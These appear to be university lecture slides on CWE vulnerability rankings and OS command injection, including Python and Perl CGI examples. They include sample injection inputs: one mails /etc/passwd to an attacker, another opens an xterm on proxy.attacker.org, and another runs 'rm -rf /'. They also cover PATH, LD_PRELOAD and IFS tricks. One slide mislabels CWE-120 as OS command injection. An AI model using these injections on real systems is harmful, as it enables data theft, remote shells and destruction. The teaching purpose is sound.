

Secure Programming Lecture 6: CWEs, Injection

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Outline

Ranking vulnerabilities by type

Trust assumptions

Command injection

- Meta-characters in shell commands

- Environment variables

Summary

What is CWE?



- ▶ Idea: organise CVEs into *categories* of problem
- ▶ Use categories to describe scope of issues/protection
- ▶ **Weaknesses** classify **Vulnerabilities**

What is CWE?



A Community-Developed Dictionary of Software Weakness Types

- ▶ A **CWE** is an identifier such as CWE-287
- ▶ Also with a name, e.g. **Improper Authentication**
- ▶ CWEs are organised into a hierarchy:
 - ▶ *weakness classes* (parents), and *base weaknesses*
 - ▶ each CWE can be located at several positions
 - ▶ the hierarchy provides multiple *views*
 - ▶ we'll look in more detail later
- ▶ CWE is also intended as a unifying taxonomy

Publicly Available: Security Taxonomies,
Research, and Checklists

Fortify
Brian Chess

Digital
Gary McGraw

OWASP
Top Ten

Secure
Software
CLASP

Klockwork

Ounce Labs

Gamma
Tech

Preliminary

CVE-based
Preliminary
List of
Vulnerability
Examples for
Researchers
(PLOVER)

Previous
Vulnerability
Taxonomy
Research

Other Work
Available in
Security
Taxonomies,
Research, and
Checklists

Unisys

UC
Berkeley

Security
University

North Carolina State
University (NCSSU)

GMU

MIT Lincoln Labs

Univ. of
Maryland

Oracle

Purdue

Kestrel
Technology

SEI - CERT CC

Stanford

Core Security

Checkmarx

Cenzic

KDM Analytics

SPI Dynamics

VERACODE

Coverity

IBM

James Madison
University (JMU)

National
Vulnerability
Database
(NVD)

Common
Vulnerabilities
and Exposures
(CVE)

CWE

SEI CERT
Secure Coding
Standards

SANS
National Secur
Programming
Skills
Assessment

DHS
Software
Assurance
Common
Body of
Knowledge

DHS's 'SwA'
and
'Build Security
In' Web Sites

Object
Management
Group System
Assurance Task
Force

Open Web
Application
Security
Project
(OWASP)

Web Application
Security
Consortium
(WASC)

CWE
Compatibility

DHS and NIST
Software Assurance
Metrics and Tool
Evaluation (SAMATE)

NSA Center for
Assured Software


Test Repositories

The Most Dangerous Software Errors

- ▶ MITRE surveyed the top CWE categories
 - ▶ in earlier approaches, with SANS, based on surveys
 - ▶ since 2019: a **data-driven** approach
- ▶ Result: **top 25 software errors** by CWE
- ▶ Ranking is by a number of measures and risk assessment
 - ▶ risk level originally by judgement
 - ▶ now using CVSS (severity) scores

The **OWASP Top 10** is a similar ranking of error types undertaken by the OWASP, the **Open Web Application Security Project**, last updated 2017. We'll look at this later.

NVD CVE->CWE assignments (incomplete)



MITRE Top 3 CVEs in 2019

Rank	CWE	Name	Score
1.	CWE-119	Memory buffer bounds error	76
2.	CWE-79	Cross-site Scripting	46
3.	CWE-20	Improper Input Validation	44

Full names:

- ▶ **CWE-119**: *Improper Restriction of Operations within the Bounds of a Memory Buffer*
- ▶ **CWE-79**: *Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')*

The scoring method uses the frequency of CVE being assigned as a root cause for a vulnerability, multiplied by its average CVSS severity score.

Question. What are some potential limitations of this methodology?

Previous MITRE/SANS Top 3 CWEs, 2011

Rank	CWE	Name
1.	CWE-89	SQL Injection
2.	CWE-78	OS Command Injection
3.	CWE-120	Classic Buffer Overflow





Full names:

- ▶ **CWE-89**: *Improper Neutralization of Special Elements used in an SQL Command*
- ▶ **CWE-78**: *Improper Neutralization of Special Elements used in an OS Command*
- ▶ **CWE-120**: *Buffer Copy without Checking Size of Input*

In 2019, CWE-89 is at 6, CWE 79 at 11.
CWE-120 is a child of CWE-119.

What is Injection?

Here's a fragment of the CWE hierarchy:

- ▶  **CWE-74: Injection**
 - ▶ *Improper Neutralization of Special Elements in Output used by a Downstream Component*
 - ▶  **CWE-77: Command Injection**
 - ▶  **CWE-89: SQL Injection**
 - ▶  **CWE-120: OS Command Injection**

Improper neutralization of special elements

This is jargon for failing to:

ALWAYS CHECK YOUR INPUTS!

- ▶ **Most important lesson** in secure programming!
- ▶ Assume inputs can be influenced by adversary
- ▶ Injection attacks rely on devious inputs
- ▶ “Special elements” are usually *meta-characters*
- ▶ Must do **input validation** or **sanitization**

...in Output used by a Downstream Component

A “downstream component” might be

- ▶ a call to a library function, to
 - ▶ show a picture
 - ▶ play a movie file
 - ▶ **execute an OS command**
- ▶ a message sent to another service, to
 - ▶ send a web query via REST or SOAP
 - ▶ **query a database**

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Trust assumptions

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Misplaced trust

Remember the **Trusted Code Base**, is the part of the system that can cause damage.

Programmers make *trust assumptions* concerning which parts of the system they believe will behave as expected.

Sometimes the reasoning is **faulty**. E.g.,

- ▶ OS is hardened, firewall blocks incoming traffic
- ▶ ...so network inputs can be believed

Question. Why might this kind of reasoning be unreliable?

Implicit assumptions may be wrong

WRONG ASSUMPTION: compiled programs are “unreadable binary gobbledygook”

- ▶ binaries are merely *tricky* to read (cf Lab 1)
- ▶ they obscure, don't conceal. . . even if obfuscated
- ▶ reverse engineering is well supported by tools
- ▶ ⇒ embedded secrets will be discovered
- ▶ ⇒ “hidden” APIs will be used
- ▶ ⇒ client/server communication will be subverted

Implicit assumptions may be wrong

WRONG ASSUMPTION: my web page checks its input, so it has the right format when the form data arrives

- ▶ attacker can copy page, turn off JavaScript checks
- ▶ may construct a HTTP request explicitly
- ▶ modify requests just before they are sent
- ▶ ⇒ all inputs need re-validation server side
- ▶ ⇒ special encodings may be used to hide payloads

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Operating system commands in code

Programmers often insert *system command* calls in application code.

These are interpreted (in Unix and Windows) by a *command shell*.

Why are they used?

- ▶ Programming language has no suitable library
- ▶ **Convenience, time saving**
 - ▶ command shell easier to use than library

Example CGI program in Python

```
#!/usr/bin/python
import cgi, os

print "Content-type: text/html";
print

form = cgi.FieldStorage()
message = form["contents"].value
recipient = form["to"].value
tmpfile = open("/tmp/cgi-mail", "w")

tmpfile.write(message)
tmpfile.close()
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
os.unlink("/tmp/cgi-mail")

print "<html><h3>Message sent.</h3></html>"
```

(Example taken from *Building Secure Software*, p.320)

Normal use

```
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

recipient is taken from a web form.

It should be an email address:

niceperson@friendlyplace.com

Malicious use

```
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

recipient is taken from a web form.

But the **attacker can control it!**

```
attacker@hotmail.com < /etc/passwd; #
```

Mails the content of the password file!

Malicious use

```
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

recipient is taken from a web form.

But the **attacker can control it!**

```
attacker@hotmail.com < /etc/passwd; #
```

Mails the content of the password file!

Recall that the password file on Unix contains a list of usernames on the systems. It used to contain passwords, but on modern systems these are in a *shadow* password file. Still, leaking `/etc/passwd` or registry database files on Windows is not wise (why?).

Malicious use

```
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

recipient is taken from a web form.

But the **attacker can control it!**

```
attackerhotmail.com < /etc/passwd; export  
DISPLAY=proxy.attacker.org:0; /usr/X11R6/bin/xterm& #
```

Mails the password file *and* launches a remote terminal on the attacker's machine!

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Metadata and meta-characters

Metadata accompanies the main data and represents additional information about it.

- ▶ how to display textual strings by representing *end-of-line* characters.
- ▶ where a string ends, with an *end-of-string* marker.
- ▶ **mark-up** such as HTML directives

“Metadata” can also refer (e.g., in law, privacy policies) to parts of communications such as phone calls and email messages: To, From, When, ... everything except the message content.}

Question. Apart from injection attacks, why might metadata be a concern?

In-band versus out-of-band

In-band representation embeds metadata into the data stream itself.

- ▶ Length of C-style strings: encoded with NUL character terminator in the data stream.

Out-of-band representation separates metadata from data.

- ▶ Length of Java-style strings: stored separately outside the string.

Exercise. Discuss the pros and cons of each approach.

Familiar meta-characters

Meta-characters are used so commonly in some string encoded datatypes, we forget they are there.

Common cases are

- ▶ **separators** or **delimiters** used to encode multiple items in one string
- ▶ **escape-sequences** to describe additional data, e.g. Unicode characters or binary data. Not metadata, but uses *meta-characters* to represent the actual data.

Question. What kind of programming vulnerabilities may lurk around meta-characters?

Familiar meta-characters

Examples datatypes represented with meta-characters:

- ▶ A **filename with path**, `/var/log/messages`,
`../etc/passwd`
 - ▶ the *directory separator* /
 - ▶ parent sequence ..
- ▶ Windows file or registry paths (separator \)
- ▶ Unix PATH variables (separator :)
- ▶ **Email addresses** which use @ to delimit the domain name

Exercise. Think of some more examples of meta-characters used in your favourite systems or applications.

Some meta-characters for shells

Char	Use
#	Comment, ignore rest of line
;	Terminate command
'	Backtick command ' <i>cmd</i> ' inserts output of <i>cmd</i>
"	Quote with substitution: "\$HOME" = /Users/david
'	Quote literally: '\$HOME' = \$HOME

Many others:

^ \$? % & () > < [] - * ! . ~ | \t \r \n [space]

Exercise. If you don't know (or even if you think you do!), try to find out how these characters are treated when parsing commands for the **ash** shell.

Sub-process invocation with C

- ▶ **system()** executes a given command in a shell, equivalently to `/bin/sh -c <cmd>`
- ▶ **popen()** similarly executes a command as a sub-process, returning a *pipe* to send or read data.

Other languages providing similar facilities are often built on the C-library equivalents.

These are risky as they invoke a **shell** to process the commands.

Sub-process communication in Python

Here's an example from the [Python documentation](#) which recommends *against* the convenience of using a shell interpreter for the `call()` system call function.

```
>>> from subprocess import call
>>> filename = input("What file would you like to display?\n")
What file would you like to display?
non_existent; rm -rf / #
>>> call("cat " + filename, shell=True) # Uh-oh. This will end badly..
```

Differences in meta-characters

Some attacks exploit differences in meta-characters between languages. Here's a Perl CGI fragment:

```
open(FH, ">$username.txt") || die("$!");  
print FH $data;  
close (FH);
```

- ▶ Perl *doesn't* treat ASCII NUL as a terminator
- ▶ But shell conventions are used for open args
- ▶ So if username=evilcmd.pl%00, above will create a file evilcmd.pl
- ▶ ...and put the string \$data into it
- ▶ ...giving a possible code injection

(One fix is to use a different form of open)

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Commands are influenced by the environment

- ▶ Environment variables are another form of input!
- ▶ The attacker may be able to change them

Subverting the PATH

- ▶ The PATH environment variable defines a search path to find programs
- ▶ If commands are called without explicit paths, the “wrong” version may be found

An old Unix default was to favour developer convenience, putting the current working directory first on the PATH:

```
PATH=./bin:/usr/bin:/usr/local/bin
```

Question. Why might this be risky and unpredictable?

Pre-loading attacks on Windows

If an application calls `loadLibrary` with just the name of the DLL, the default safe search order is:

1. The directory from which the application loaded.
2. The system directory.
3. The 16-bit system directory.
4. The Windows directory.
5. The current directory.
6. **The directories that are listed in the PATH environment variable.**

See [Dynamic Link Library Security](#) on MSDN.

Question. How could an attacker load a fake DLL?

Pre-loading attacks on Unix

Similarly, Unix systems use a search path which can be defined/overridden by variables such as:

```
LD_LIBRARY_PATH  
LD_PRELOAD
```

If the attacker can influence these paths, she can change the libraries which get loaded.

(modern libraries avoid using these variables for suid-root programs run by non-root users)

Changing the parser: IFS

An old hack is to change the IFS (inter-field separator) used by the shell to parse words.

```
$ export IFS="o"  
$ var='hellodavid'  
$ echo $var  
hell david
```

Suppose the attacker sets `IFS="/"`, it may change a safe call

```
system("/bin/safeprog")
```

into one which references the `PATH` variable

```
system(" bin safeprog")
```

and `sh -c bin safeprog` would be executed.

Infamous bug: Bash “Shellshock” (2014)



- ▶ Millions of servers and embedded systems were vulnerable to remote command execution.
- ▶ Rapid cascade of problems starting with [CVE-2014-6271](#).

Exercise. Investigate the Shellshock CVEs and explain why they occurred. Why do you think they took so long to be found?

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Summary

Review questions

CWEs

- ▶ Explain: “Improper Neutralization of Special Elements in Output used by a Downstream Component” and other Top 25s.

OS command injections

- ▶ Why are OS commands executed by application programs?
- ▶ Give two mechanisms by which OS commands may be injected by an attacker.

References and credits

Examples in this lecture are taken from *Building Secure Software* and *The Art of Software Security Assessment*.